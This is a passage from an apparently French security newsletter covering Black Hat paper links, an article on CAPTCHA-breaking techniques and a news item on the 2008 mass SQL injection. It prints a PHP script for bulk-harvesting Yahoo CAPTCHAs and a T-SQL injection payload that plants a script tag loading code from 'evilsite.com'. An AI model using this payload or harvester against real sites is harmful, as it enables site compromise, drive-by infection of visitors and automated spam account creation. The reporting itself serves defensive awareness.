- [7] Intercepting Mobile Phone/GSM Traffic : http://www.blackhat.com/presentations/bh-europe-08/Steve-DHulton/Whitepaper/bh-eu-08-steve-dhulton-WP.pdf http://www.blackhat.com/presentations/bh-europe-08/Steve-DHulton/Presentation/bh-eu-08-steve-dhulton.pdf
- [8] LDAP Injection & Blind LDAP Injection : http://www.blackhat.com/presentations/bh-europe-08/Alonso-Parada/Whitepaper/bh-eu-08-alonso-parada-WP.pdf http://www.blackhat.com/presentations/bh-europe-08/Alonso-Parada/Extras/LdapInjector_final.zip
- [9] New Viral Threats of PDF Language : http://www.blackhat.com/presentations/bh-europe-08/Filiol/Whitepaper/bh-eu-08-filiol-WP.pdf http://www.blackhat.com/presentations/bh-europe-08/Filiol/Presentation/bh-eu-08-filiol.pdf
- Spam Evolution : http://www.blackhat.com/presentations/bh-europe-08/Jakhar/Whitepaper/bh-eu-08-jakhar-WP.pdf
- Malware on the Net - Behind the scene : :http://www.blackhat.com/presentations/bh-europe-08/Amit/Whitepaper/bh-eu-08-amit-WP.pdf http://www.blackhat.com/presentations/bh-europe-08/Amit/Presentation/bh-eu-08-amit.pdf
- 0-Day Patch -Exposing Vendors (In)Security Performance :

http://www.blackhat.com/presentations/bh-europe-08/Frei/Whitepaper/bh-eu-08-frei-WP.pdf

- Biologger - A Biometric Keylogger :
http://www.blackhat.com/presentations/bh-europe-08/Lewis/Whitepaper/bh-eu-08-lewis-WP.pdf
http://www.blackhat.com/presentations/bh-europe-08/Lewis/Presentation/bh-eu-08-lewis.pdf

- Developments in Cisco IOS Forensics :
http://www.blackhat.com/presentations/bh-europe-08/FX/Whitepaper/bh-eu-08-fx-WP.pdf

- URI Use and Abuse :
http://www.blackhat.com/presentations/bh-europe-08/McFeters-Rios-Carter/Whitepaper/bh-eu-08-mcfeters-rios-carter-WP.pdf
http://www.blackhat.com/presentations/bh-europe-08/McFeters-Rios-Carter/Presentation/bh-eu-08-mcfeters-rios-carter.pdf

- Antiphishing Security Strategy :
http://www.blackhat.com/presentations/bh-europe-08/Rosiello/Presentation/bh-eu-08-rosiello.pdf

- Security Failures in Secure Devices :
http://www.blackhat.com/html/bh-europe-08/bh-eu-08-archives.html

- Investigating Individuals and Organizations Using Open Source Intelligence :
http://www.blackhat.com/html/bh-europe-08/bh-eu-08-archives.html
http://www.blackhat.com/presentations/bh-europe-08/Temmingh-Bohme/Presentation/bh-eu-08-temmingh-bohme.pdf

- Exposing Vulnerabilities in Media Software :
http://www.blackhat.com/presentations/bh-europe-08/Thiel/Whitepaper/bh-eu-08-thiel-WP.pdf
http://www.blackhat.com/presentations/bh-europe-08/Thiel/Presentation/bh-eu-08-thiel.pdf

- Hacking Second Life :
http://www.blackhat.com/presentations/bh-europe-08/Thumann/Whitepaper/bh-eu-08-thumann-WP.pdf
http://www.blackhat.com/presentations/bh-europe-08/Thumann/Presentation/bh-eu-08-thumann.pdf

Les attaques contre le CAPTCHA

Le CAPTCHA, mis en place dans les années 2000, a été jusqu'à aujourd'hui une protection incontournable pour différencier l'homme d'un robot.
Les pirates ont compris l'intérêt de casser cette méthode afin de pouvoir polluer les forums ou de créer automatiquement des comptes mail.

Depuis quelques mois, les techniques d'attaques contre les CAPTCHA se développent. Présentation et explications des différentes techniques utilisées par les pirates...

XMCO | Partners

Introduction

Présentation des CAPTCHA

Le SPAM est devenu, année après année, un fléau qui ne cesse de progresser. Les pourriels représentent une part de marché de plus en plus importante chaque jour. On estime à près de **90%** le pourcentage des emails publicitaires et frauduleux sur l'ensemble des emails envoyés à travers le monde…autant dire que la guerre est perdue...
Le SPAM peut également revêtir une autre forme, les spammeurs tentent de s'attaquer au contenu de forums afin d'y insérer leurs publicités ou redirection vers d'autres sites malveillants.

Auparavant, aucun mécanisme ne pouvait empêcher des outils et des virus de créer des comptes sur les webmails ou d'insérer des commentaires au sein de forums de manière automatisée.

Afin d'y remédier, les développeurs ont mis en place à partir de 2000, le **CAPTCHA** (Completely Automated Public Turing test to tell Computers and Humans Apart), méthode destinée **à différencier les humains des machines**. Cette méthode repose sur le principe qu'en fournissant une image contenant des caractères déformés, seul un humain était capable d'en extraire le contenu et de saisir les lettres sur son clavier.

LE CAPTCHA est particulièrement utilisé sur les forums ou sur les webmails lors de la création de comptes ce qui empêche les spammeurs de mener leurs campagnes publicitaires de manière automatisée.

Les pirates face aux CAPTCHA

Face à ces protections, les pirates ont dû trouver des moyens de continuer à polluer la toile.

En effet, l'utilisation de serveurs piratés ou loués pose toujours le même problème (voir ActuSécu n°18). Ces derniers sont rapidement identifiés en tant que serveurs de SPAM par les organismes dédiés (Spamhause….). Les logiciels anti-spam qui se basent également sur des listes noires peuvent alors contrer les tentatives des spammeurs.

Les pirates se sont donc concentrés sur des méthodes de contournement de ces CAPTCHA. Les enjeux sont de taille, en réussissant à contourner cette protection, les spammeurs peuvent automatiser des requêtes afin d'utiliser les serveurs de messagerie de sociétés réputées (Gmail, Microsoft, Yahoo, …) afin que les emails ne soient pas bloqués auprès des filtres anti-

spam. En utilisant les adresses IP de serveurs de confiance, les pirates passent ainsi à travers ces filtres (si aucune autre règle n'a été mise en place pour refuser les emails provenant des MX de ces sociétés).

Voilà pourquoi les spammeurs **s'attaquent aux méthodes de contournement des CAPTCHA** des webmails et les forums les plus implantés. Dans la suite de cet article, nous vous présenterons les techniques utilisées par les attaquants.

Les CAPTCHA actuels

Onze années après son invention, les algorithmes de génération se sont améliorés et diversifiés (avec l'apparition de captcha audio) afin de contrer les attaques des pirates.
Le CAPTCHA visuel reste le plus utilisé, mais son efficacité varie d'un algorithme à un autre.

Certains CAPTCHA sont donc plus simples à casser que d'autres.

Les CAPTCHA actuellement utilisés ont tous été cassés avec des taux de réussite variés. Cependant, un algorithme de décodage ne doit pas être jugé qu'en fonction de son pourcentage de réussite.

En effet, le temps nécessaire pour décoder est un paramètre également primordial.
Un algorithme nécessitant 5 secondes avec un taux de réussite de 10% sera, suivant la situation, préférable à un algorithme permettant de décoder un Captcha en 1 minute avec un pourcentage de réussite de 90%.



> **"Les attaques des CAPTCHA se développent de plus en plus et leur efficacité ne cesse de progresser notamment grâce au partage et à la mise à disposition de code sources"**

Le CAPTCHA de *Microsoft Live Hotmail*, réputé comme l'un des plus robustes, a été récemment exploité par un malware (voir la partie dans la suite de l'article). Deux mois auparavant, c'était GMail qui était la cible d'attaques.

Les attaques se développent de plus en plus et leur efficacité ne cesse d'augmenter notamment grâce au partage et à la mise à disposition de code source. Ces attaques ne nécessitent plus d'ordinateurs puissants. Les algorithmes développés peuvent à présent casser n'importe quel CAPTCHA en quelques secondes.

Cependant, certains CAPTCHA ne sont pas forcément évidents, même pour l'être humain (ci-dessous 2rV2prn ou 2rV2pm).

Voici les principaux CAPTCHA utilisés actuellement :

Editeur	Captcha	Pourcentage de réussite lors d'une automatisation	Temps nécessaire
Google		20% 80%	6s 1min
Microsoft		15% 70%	6s 1min
Yahoo		30% 80%	6s 40s
Ebay		80%	4s
PayPal		100%	2s
Clubic		100%	1s
phpBB (forum)		97%	3s
IPB (forum)		97%	7s

Les différentes techniques utilisées par les pirates


Plusieurs techniques d'attaques ont été élaborées pour parvenir à contourner cette protection.

La méthode manuelle

Afin d'obtenir la chaîne de caractères correspondant au CAPTCHA, certains groupes de pirates industrialisent le procédé. Ils emploient des personnes décodant des CAPTCHA tout au long de la journée. L'attaque est complètement manuelle.

Forum utilisant les nouveaux utilisateurs pour décoder le CAPTCHA de Yahoo

De nombreuses annonces sur Internet rémunèrent ce type de travail.




Cette annonce **rémunère 1$ les 1000 CAPTCHA**. Les employés travaillent environ 50 heures par semaine en fournissant une moyenne de 500 CAPTCHA toutes les heures.
Une solution moins « onéreuse » consiste à utiliser les particuliers pour réaliser cette tâche. Part le biais de logiciels ou de sites internet, les utilisateurs doivent décoder un CAPTCHA afin d'accéder à un contenu privé (photos pornographiques, inscription à des forums, téléchargement de fichiers…).

Le CAPTCHA suivant n'est en aucun cas utilisé à des fins de sécurité, mais uniquement pour créer des comptes email à l'insu de l'internaute.

Logiciel utilisant l'utilisateur pour décoder le CAPTCHA de Yahoo Mail

Le schéma ci-dessus présente cette technique.



1. L'utilisateur souhaite accéder à un contenu pornographique ou privé ou poster un commentaire sur un forum contrôlé par un spammeur.

2. Le site pirate envoie une requête à un serveur de messagerie afin de créer un nouveau compte.

3. Une fois la réponse du serveur de messagerie, le site pirate analyse la page reçue pour en extraire le CAPTCHA.

4. Celui-ci est envoyé au particulier. L'internaute est alors invité à décoder le CAPTCHA.

5. Ce dernier décode le CAPTCHA et envoie au site pirate la chaîne de caractères.

6. Celle-ci est transmise au serveur de messagerie.

7. Si la chaîne de caractère correspond au CAPTCHA fourni, un compte Yahoo est créé avec succès et l'utilisateur reçoit la ressource convoitée, sinon le processus recommence.

Cette attaque s'apparente aux attaques de type **MITM (Man In The Middle)**.

La récupération de CAPTCHA en masse

D'autres spammeurs tentent d'autres techniques d'attaques afin de constituer une base de connaissance de toutes les combinaisons possibles. Ces rainbowtables (bases exhaustives contenant un CAPTCHA et sa chaîne de caractère associée) permettent ainsi de réduire considérablement le temps de traitement d'un CAPTCHA puisque le calcul a été réalisé auparavant.

En comparant l'empreinte du CAPTCHA à décoder avec celles détenues en base, le temps de réponse est de l'ordre de la milliseconde.

Récupération automatique des CAPTCHA de Yahoo :

```php
<?p
 // Code réalisé par Maluc
$urlYahoo = "https://edit.yahoo.com/reg_json?PartnerName=yahoo_default&
RequestVersion=1&ApiName=GetCaptcha&3841320";
// Fichier dans lequel on veut sauvegarder les captcha récupérés
$saveYahoo = "yahoo/";
$startImage = 0;
// Nombre de captcha à télécharger
$endImage = 999;

echo "<PRE>";
ob_implicit_flush(true);
ob_end_flush();
echo "Début du script.\n";

for ($i=$startImage;$i<=$endImage;$i++){
    // On génère une url
    $ch = curl_init();
    curl_setopt($ch, CURLOPT_URL, $urlYahoo."&rand=".$i);
    curl_setopt($ch, CURLOPT_HEADER, 0);
    curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
    curl_setopt($ch, CURLOPT_SSL_VERIFYPEER, 0);
    $result = curl_exec($ch);
    curl_close($ch);

    // On parse la page afin de ne récupérer que le captcha
    $resultArray = explode('"',$result);
    $ch = curl_init();
    curl_setopt($ch, CURLOPT_URL, stripslashes($resultArray[7]));
    curl_setopt($ch, CURLOPT_HEADER, 0);
    curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
    curl_setopt($ch, CURLOPT_SSL_VERIFYPEER, 0);
    $image = curl_exec($ch);
    curl_close($ch);

    // Sauvegarde du captcha
    if(!is_dir($saveYahoo)) mkdir($saveYahoo);
    $fh = fopen($saveYahoo.$i.".jpg","w");
    fwrite($fh,$image);
    fclose($fh);

    set_time_limit(40);
    if ($i%10 == 0){
       echo $i." CAPTCHA captured.\n";
       flush();
    }
}
   echo "Fin du Script.";
```

INFO...

Et les CAPTCHA audio?


Les Captcha audio, moins répandus, sont également la cible d'attaques. La chaîne de caractères à saisir est alors épelé accompagné d'un bruit de fond. L'utilisateur doit donc comprendre les lettres dictées et soumettre la chaîne de caractères correspondante.

Dernièrement, un code PHP à été mis en circulation, décodant les captcha audio anglais des forums SMF (Simple Machine Forum).

http://securitydot.net/vuln/exploits/vulnerabilities/articles/24699/vuln.html

Des scripts sont disponibles dans l'objectif de récupérer un grand nombre de CAPTCHA afin de les traiter par la suite.

Extrait des CAPTCHA récupérés grâce au script php.



Des scripts récupérant les CAPTCHA des serveurs de messagerie les plus importants sont disponibles depuis les liens suivants :

- ☑ Yahoo : http://maluc.pastebin.ca/939379
- ☑ Hotmail : http://maluc.pastebin.ca/939368
- ☑ Hotmail (Audio) : http://maluc.pastebin.ca/939373
- ☑ Google : http://maluc.pastebin.ca/939381
- ☑ Google (Audio) : http://maluc.pastebin.ca/939622


L'utilisation de la reconnaissance de caractères

La reconnaissance de caractère (**OCR**), inventée en 1953, permet de déterminer le texte contenu dans un document sous forme d'image. Cette technologie a fait d'énormes progrès ces dernières années.

Voici les différentes étapes nécessaires au décodage d'un CAPTCHA:

- **Suppression du bruit et mise en noir et blanc**. Les pixels parasites sont supprimés. Le fond est blanc tandis que la chaîne est en noir.

- **Segmentation.** L'image est découpée en plusieurs segments contenant chacun un seul caractère.




- **Identification** de la lettre contenue dans chaque segment.

⇒ **2 4 8 e 2 d**

Des algorithmes permettent ainsi d'automatiser cette tâche fastidieuse.
La plupart sont payants et se vendent entre **3000$ et 5000$**.

Le site **CAPTCHA Killer** propose ce service gratuitement.





Ce site met à disposition une API permettant d'automatiser les actions sans passer par le site ainsi qu'un plugin firefox (voir info).

INFO...


CAPTCHA KILLER et l'extension Firefox...

Le site CAPTCHA killer propose même un plugin Firefox. Ce dernier permet en un clic droit d'envoyer le CAPTCHA vers le serveur qui se chargera via la méthode de reconnaissance de caractère de renvoyer à l'utilisateur la correspondance. Lors de nos tests, le taux de réussite s'est élevé à 80% pour le captcha de Yahoo mais le temps de traitement était assez long (de 25 secondes à 4 minutes).





Des malwares ont également été développés afin d'automatiser la création de comptes depuis les postes infectés.



1. Un malware, installé sur un poste infecté, envoie une requête à un serveur de messagerie afin de créer un nouveau compte.

2. Le malware analyse la page reçue par le serveur et en extrait le CAPTCHA.

3. Le CAPTCHA est envoyé au serveur pirate.

4. Le serveur résout le CAPTCHA (à l'aide d'un outil de reconnaissance de caractère ou d'une personne traitant chaque requête) et envoie le code au malware.

5. Le malware peut alors valider l'inscription d'un compte dédié au spam enregistré avec l'IP d'un particulier.

6. Le serveur indique si le code transmis est valide.

7. En cas de succès, le malware envoie au serveur pirate les identifiants générés (adresse email, mot de passe), sinon un nouveau processus d'enregistrement est lancé.


De manière générale, un poste infecté crée une vingtaine de comptes, afin d'éviter de blacklister l'IP du poste compromis.

Les CAPTCHA du futur


Les modèles 3D


Comme nous l'avons vu, les CAPTCHA basés sur la reconnaissance de caractères sont de plus en plus contournables. Les CAPTCHA audio, jugés plus faciles à contourner et plus difficiles à implémenter (la prononciation des lettres est différente dans chaque langue), ne peuvent pas remplacer les systèmes actuels.

Les algorithmes se complexifient de plus en plus, jusqu'à rendre l'image ininterprétable pour un humain.
Des algorithmes ont alors développé sur des modèles en 3D.



Ceux-ci, plus efficaces que les CAPTCHA en 2D ne seront sûrement pas implémentés. En effet, il a été démontré qu'ils étaient cassables (rotation de l'image), mais en un temps nettement plus important avec des ressources plus performantes.






Reconnaissance d'images


Microsoft a rendu disponible, en version *béta*, le projet **Asirra** (Animal Species Image Recognition for Restricting Access).

Ce système, jugé plus simple et plus ludique, demande à l'utilisateur de sélectionner toutes les photos contenant un chat parmi des photos de chats et de chiens. Ce nouveau système laisse à penser qu'un ordinateur ne pourra pas différencier un chat d'un chien.
http://research.microsoft.com/asirra/

Le projet, largement inspiré de **HotCAPTCHA**, a été jugé plus éthique. En effet, HotCAPTCHA propose à l'internaute de choisir 3 photos parmi 9, celles représentant les femmes ou les hommes les plus attrayants.



Cependant, des chercheurs développent dès à présent des algorithmes afin de casser ces systèmes, basés sur la reconnaissance de force et de textures.



Textures disponibles

Forme déterminée

http://www.cs.berkeley.edu/~fowlkes/project/boundary/pb/index.html
http://www.cs.berkeley.edu/~fowlkes/project/boundary/index.html

Conclusion

Les algorithmes et les techniques de CAPTCHA actuellement utilisées sont tous faillibles. Le CAPTCHA n'a jamais été une protection, mais seulement un moyen censé empêcher les spammeurs de polluer les forums et nos boites emails.
Que peut-on faire aujourd'hui pour contrer ces pirates ?
À l'heure actuelle, la réponse n'a toujours pas été trouvée. Les futures implémentations des CAPTCHA devront utiliser des algorithmes complexes pour que le décodage et l'interprétation automatique soient plus coûteux qu'un traitement humain.
Mais peut-on réellement imaginer un algorithme que seul un humain puisse résoudre ?

Webographie :

- Analyse Captcha :
http://www.w3.org/2004/Talks/0319-csun-m3m/
http://sam.zoy.org/pwntcha/
http://homepages.cs.ncl.ac.uk/jeff.yan/msn_draft.pdf
http://ocr-research.org.ua/index.html

- Reconnaissance de formes et de textures : http://www.cs.berkeley.edu/~fowlkes/project/boundary/index.html

- Reconnaissance de caractères :
http://www.lafdc.com/soft/ocr163.rar
http://www.brains-n-brawn.com/default.aspx?vDir=aicaptcha

- Analyse de malwares :
http://securitylabs.websense.com/content/Blogs/2919.aspx
http://securitylabs.websense.com/content/Blogs/3063.aspx

http://blog.wintercore.com/?p=11#more-11

Tendance de l'activité malicieuse d'Internet :

L'actualité Sécurité du mois dernier a été marquée par plusieurs faits importants.

Injections SQL Massive sur Internet, publication de l'algorithme de génération de clefs WEP/WPA de certains routeurs, vulnérabilité Microsoft GDI ou encore l'attaque CSRF permettant de compromettre un système via le logiciel uTorrent.

Décriptage....

XMCO | Partners

Attaque

Des iframes, toujours des iframes

Une attaque de grande envergure a été identifiée durant le mois d'Avril 2008 par plusieurs laboratoires de sécurité. Depuis deux à trois semaines, des milliers d'applications web ont été attaquées par un groupe de pirates. En effet, **près de 500 000 pages web** dont notamment des sites gouvernementaux (United Nations, UK Government, US Department of Homeland Security) ont été attaqués.

Les pirates ont réutilisé la même technique d'attaque qu'il y a plusieurs mois à savoir **une injection SQL.** Un outil développé à cet effet leur a permis de rechercher les pages ASP et ASPX contenant des valeurs dynamiques telles que des identifiants d'articles ou de produit (article=XXX, productid=XXX) puis tente d'injecter une requête SQL malicieuse (présentée en partie ci-contre).

Cette dernière tente d'identifier tous les champs texte de la base de données sous-jaçente puis d'insérer dans les codes sources des pages web une iframe pointant vers des sites malicieux tels ques nmidahena.com, aspder.com ou nihaorr1.com.


Dès qu'un internaute visite une des pages infectées, son navigateur est alors redirigé vers un site web malicieux hébergeant un code Javascript.
Plusieurs exploits 8 à 12) tentent alors d'exploiter une vulnérabilité du navigateur.

CODE


```
DECLARE @T varchar(255),@C varchar(255)
DECLARE Table_Cursor CURSOR
FOR select a.name,b.name from sysobjects
a,syscolumns b where
a.id=b.id and a.xtype='u' and
(b.xtype=99 or b.xtype=35 or b.xtype=231 or
b.xtype=167)
OPEN
Table_Cursor FETCH NEXT FROM Table_Cursor
INTO @T,@C
WHILE(@@FETCH_STATUS=0) BEGIN
exec('update ['+@T+'] set ['+@C
+']=rtrim(convert(varchar,['+@C+']))+
"<script src=http://evilsite.com/1.js></script>"')

FETCH NEXT FROM Table_Cursor INTO @T,@C
END
CLOSE Table_Cursor
DEALLOCATE Table_Cursor;
```

A noter : aucune vulnérabilité Microsoft n'a été utilisée pour mener cette attaque. Les pirates ont uniquement exploité des erreurs de développement (validation de paramètres).

http://securitylabs.websense.com/content/Alerts/3070.aspx
http://www.f-secure.com/weblog/archives/00001427.html
http://planet-websecurity.org/Mass+Attack+FAQ/



Recherche dans Google : 280 000 pages sont toujours infectées



Page contenant une iFrame vers le site nihaorr1

La vulnérabilité GDI (MS08-021)

Microsoft a publié un correctif de sécurité pour une vulnérabilité découverte au sein du module GDI (Graphics Device Interface). Ce dernier permet d'afficher les lignes, les courbes et de dessiner sur de multiples périphériques (écrans ou imprimantes).

